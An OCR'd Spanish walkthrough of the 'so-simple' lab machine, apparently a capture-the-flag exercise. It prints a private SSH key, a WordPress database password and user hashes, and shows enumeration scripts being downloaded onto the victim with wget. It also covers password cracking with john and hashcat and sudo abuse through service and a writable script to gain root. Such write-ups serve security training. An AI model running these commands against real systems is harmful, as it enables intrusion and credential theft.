
## *SSH usuario max*

Acceso con llave publica

```
www-data@so-simple:/home/max/.ssh$ ls -la
total 20
drwxr-xr-x 2 max  max  4096 Jul 14  2020 .
drwxr-xr-x 7 max  max  4096 Jul 15  2020 ..
-rw-r--r-- 1 max  max   568 Jul 14  2020 authorized_keys
-rwxr-xr-x 1 root root 2602 Jul 14  2020 id_rsa
-rw-r--r-- 1 root root  568 Jul 14  2020 id_rsa.pub
www-data@so-simple:/home/max/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAx231yVBZBsJXe/VOtPEjNCQXoK+p5HsA74EJR7QoI+bsuarBd4Cd
mnckYREKpbjS4LLmN7awDGa8rbAuYq8JcXPdOOZ4bjMknONbcfc+u/6OHwcvu6mhiW/zdS
DKJxxH+OhVhblmgqHnY4U19ZfyL3/sIpvpQ1SVhwBHDkWPO4AJpwhoL4J8AbqtS526LBdL
KhhC+tThhG5d7PfUZMzMqyvWQ+L53aXRL1MaFYNcahgzzk0xt2CJsCWDkAlacuxtXoQHp9
SrMYTW6P+CMEoyQ3wkVRRF7oN7×4mBD8zdSM1wc3UilRN1sep20AdE9PE3KHsImrcMGXI3
D1ajf9C3exrIMSycv9Xo6xiHlzKUoVcrFadoHnyLI4UgWeM23YDTP1Z05KIJrovIzUtjuN
pHSQIL0SxEF/hOudjJLxXxDDv/ExXDEXZgK5J2d24RwZg9kYuafDFhRLYXpFYekBr0D7z/
qE5QtjS14+6JgQS9he3ZIZHucayi2B5IQoKGsgGzAAAFiMF1atXBdWrVAAAAB3NzaC1yc2
EAAAGBAMdt9clQWQbCV3v1TrTxIzQkF6CvqeR7AO+BCUe0KCPm7LmqwXeAnZp3JGERCqW4
0uCy5je2sAxmvK2wLmKvCXFz3TjmeG4zJJzjW3H3Prv+jh8HL7upoYlv83UgyiccR/joVY
W5ZoKh52OFNfWX8i9/7CKb6UNUlYcARw5FjzuACacIaC+CfAG6rUuduiwXSyoYQvrU4YRu
Xez31GTMzKsr1kPi+d2l0S9TGhWDXGoYM85NMbdgibAlg5AJWnLsbV6EB6fUqzGE1uj/gj
BKMkN8JFUURe6De8eJgQ/M3UjNcHN1IpUTdbHqdtAHRPTxNyh7CJq3DBlyNw9Wo3/Qt3sa
yDEsnL/V6OsYh5cylKFXKxWnaB58iyOFIFnjNt2A0z9WdOSiCa6LyM1LY7jaR0kCC9EsRB
f4TrnYyS8V8Qw7/xMVwxF2YCuSdnduEcGYPZGLmnwxYUS2F6RWHpAa9A+8/6hOULY0tePu
```

- Se encuentra la llave enla ruta: /home/max/.ssh/id_rsa

**- COMANDO PARA ACCEDER CON LLAVE POR SSH**
ssh -i llave max@192.168.1.22




## *linEnum*

**Descargar script de enumeracion:** https://github.com/rebootuser/LinEnum.git


git clone https://github.com/rebootuser/LinEnum.git

**- Copiar script a la ruta del servidor apache**
cp LinEnum.sh /var/www/html

**- Descargar script en la victima:**
wget http://192.168.1.23/LinEnum.sh

**- Dar privilegios:**
chmod 777 *

**- Ejecutar script:**
./LinEnum.sh




## *Linux-exploit-suggesting*

**Descargar script :** https://github.com/The-Z-Labs/linux-exploit-suggester.git

git clone https://github.com/The-Z-Labs/linux-exploit-suggester.git

**- Copiar script a la ruta del servidor apache**
cp linux-exploit-suggester.sh /var/www/html

**- Descargar script en la victima:**
wget http://192.168.1.23/linux-exploit-suggester.sh

**- Dar privilegios:**
chmod 777 *

**- Ejecutar script:**
./linux-exploit-suggester.sh

```
   Exposure: probable
   Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
```

## *Mysql*

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wp_user' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
---
**-Acceder por mysql**

## *Comandos*

**-Mostrar bases de datos:**
show databases;

**-Conectar a base de datos:**
connect wordpress;

**- Mostrar tablas**:
show tables;

**- Seleccionar la tabla usuarios**:
select * from wp_users;

# *Hashdump*

MariaDB [wordpress]> select * from wp_users;
+----+------------+------------------------------------+--------------+--------------------+----------+---------------------+---------------------+-------------+---------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+--------------+--------------------+----------+---------------------+---------------------+-------------+---------------+
| 1 | admin | $P$BqOIi8a7Jtcidgsi9y9WXw9UIfqD4q1 | admin | admin@sosimple.local | | 2020-07-12 13:50:12 | | 0 | admin |
| 2 | max | $P$BfDfIwyVLEQAVBrDn/ox9qT6uzgwwZ1 | max | max@sosimple.local | | 2020-07-15 16:31:30 | | 0 | Max Verstappen |
+----+------------+------------------------------------+--------------+--------------------+----------+---------------------+---------------------+-------------+---------------+
2 rows in set (0.003 sec)

# *S.O*

Con el usuario root se extraen los archivos passwd y shadow

**- Ahora se combina los dos para generar un archivo que John the Ripper pueda entender**

unshadow passwdt shadowt > crack.txt

**- Ejecutar john de ripper**

john crack.txt

```
┌──(root㉿kali)-[/home/kali/seminario1/sosimple]
└─# john crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type ins
tead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [S
HA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
root123          (root)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1g 0:00:00:46 17.90% 2/3 (ETA: 00:32:36) 0.02153g/s 793.1p/s 1399c/s 1399C/s
charity2..poiuyt2
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

## *Hashcat*

Romper un hash de wordpress

-a 0 ataque por diccionario

hashcat -m 400 -a 0 hash /usr/share/wordlists/rockyou.txt

## *Cracking*

Con el usuario root se extraen los archivos passwd y shadow

**- Ahora se combina los dos para generar un archivo que John the Ripper pueda entender**

unshadow passwdt shadowt > crack.txt

**- Ejecutar john de ripper**

john crack.txt

```
┌──(root㉿kali)-[/home/kali/seminario1/sosimple]
└─# john crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type ins
tead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [S
HA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
root123          (root)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1g 0:00:00:46 17.90% 2/3 (ETA: 00:32:36) 0.02153g/s 793.1p/s 1399c/s 1399C/s
charity2..poiuyt2
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

## *Escalada priv*

## *steven*

**- Validar que permisos tiene mi usuario actual:**
sudo -l

Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service

**- Ganar una shell como el usuario steven** ref: https://gtfobins.github.io/gtfobins/service/

sudo -u steven /usr/sbin/service ../../bin/sh

```
max@so-simple:/home$ sudo -u steven /usr/sbin/service ../../bin/sh
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ cd /home
$ ls
max  steven
$
```

cat user2.txt
b662b31b7d8cb9f5cdc9c2010337f9b8

## *root*

**- Validar que permisos tiene mi usuario actual:**
sudo -l

$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh

**-Validar la ruta /opt/tools**

no se encuentra se debe crear.

mkdir tools
nano server-health.sh

**- Se crea el script con el siguiente contenido:**


#!bin/bash
bash


**- Permisos de ejecucion:**

chmod +x /opt/tools/server-health.sh

**- Ganar acceso a root ejecutando el script**

sudo -u root /opt/tools/server-health.sh




root@so-simple: ~
File Actions Edit View Help
root@so-simple:/# cd root
root@so-simple:~# ls
flag.txt snap
root@so-simple:~# cat flag.txt
/$$$$$$ /$$
/$$ | $$
| $$ \__/ /$$$$$$ /$$$$$$$ /$$$$$$ /$$$$$$ /$$$$$$ /$$$$$$ /$$$$$$$
$| $$
| $$ /$$__ $$| $$__ $$ /$$__ $$ /$$__ $$|____ $$|_ $$_/ |____ /$$
/| $$
| $$ | $$ \ $$| $$ \ $$| $$ \ $$| $$ __/ /$$$$$$$ | $$ /$$$$/
|__/
| $$ $$| $$ | $$| $$ | $$| $$ | $$| $$ /$$__ $$ | $$ /$$ /$$__/
| $$$$$$/| $$$$$$/| $$ | $$| $$$$$$$| $$ | $$$$$$$ | $$$$//$$$$$$$
$ /$$
_____/ _____/ |__/ |__/ ____ $$|__/ _____/ ___/ |_____
/|__/
/$$ \ $$
| $$$$$$/
_____/
MAYUS
ESP
LAA
10:55 p. m.
21/04/2025